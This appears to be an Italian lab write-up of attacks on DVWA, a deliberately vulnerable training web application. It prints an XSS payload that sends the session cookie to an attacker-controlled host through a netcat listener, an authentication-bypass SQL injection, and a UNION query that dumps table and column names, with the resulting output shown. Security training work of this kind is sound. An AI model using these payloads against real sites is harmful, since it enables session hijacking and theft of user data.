



## XSS vul. e SQL INJECTION


Con questo payload `<script>alert('Occhio che ti frego');</script>` ho sfruttato il codice JavaScript per far stampare un popup di alert, ovviamente essendo la DVWA vulnerabile al XSS ha funzionato a meraviglia.




A seguire ho rubato i cookie di sessione dell'utente mettendomi in ascolto col NetCat sulla kali usando questo payload `<script>fetch('http://: 'Mio Ip e porta' ?cookie=' + document.cookie);</script>` per mettermi in ascolto col netcat ho usato `nc -lvp 8080`



Per quanto riguarda l'SQLi ho voluto sfruttare il payload `'OR'1'=1 #` ho voluto farmi stampare tutti i nomi degli utenti, # sta ad indicare una condizione sempre vera e di conseguenza mi permetterà di bypassare il database nella fase di autenticazione!



' UNION SELECT table\_name,column\_name FROM information\_schema.columns WHERE table\_schema='dvwa'# con questo payload mi sono fatto dire i nomi delle tabelle e delle colonne nella DVWA



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: SQL Injection

User ID:

Submit

ID: ' UNION SELECT table\_name,column\_name FROM information\_schema.columns WHERE table\_schema='dvwa'#  
First name: guestbook  
Surname: comment\_id

ID: ' UNION SELECT table\_name,column\_name FROM information\_schema.columns WHERE table\_schema='dvwa'#  
First name: guestbook  
Surname: comment

ID: ' UNION SELECT table\_name,column\_name FROM information\_schema.columns WHERE table\_schema='dvwa'#  
First name: guestbook  
Surname: name

ID: ' UNION SELECT table\_name,column\_name FROM information\_schema.columns WHERE table\_schema='dvwa'#  
First name: users  
Surname: user\_id

ID: ' UNION SELECT table\_name,column\_name FROM information\_schema.columns WHERE table\_schema='dvwa'#  
First name: users  
Surname: first\_name

ID: ' UNION SELECT table\_name,column\_name FROM information\_schema.columns WHERE table\_schema='dvwa'#  
First name: users  
Surname: last\_name

ID: ' UNION SELECT table\_name,column\_name FROM information\_schema.columns WHERE table\_schema='dvwa'#  
First name: users  
Surname: user

ID: ' UNION SELECT table\_name,column\_name FROM information\_schema.columns WHERE table\_schema='dvwa'#  
First name: users  
Surname: password

ID: ' UNION SELECT table\_name,column\_name FROM information\_schema.columns WHERE table\_schema='dvwa'#  
First name: users  
Surname: avatar

More info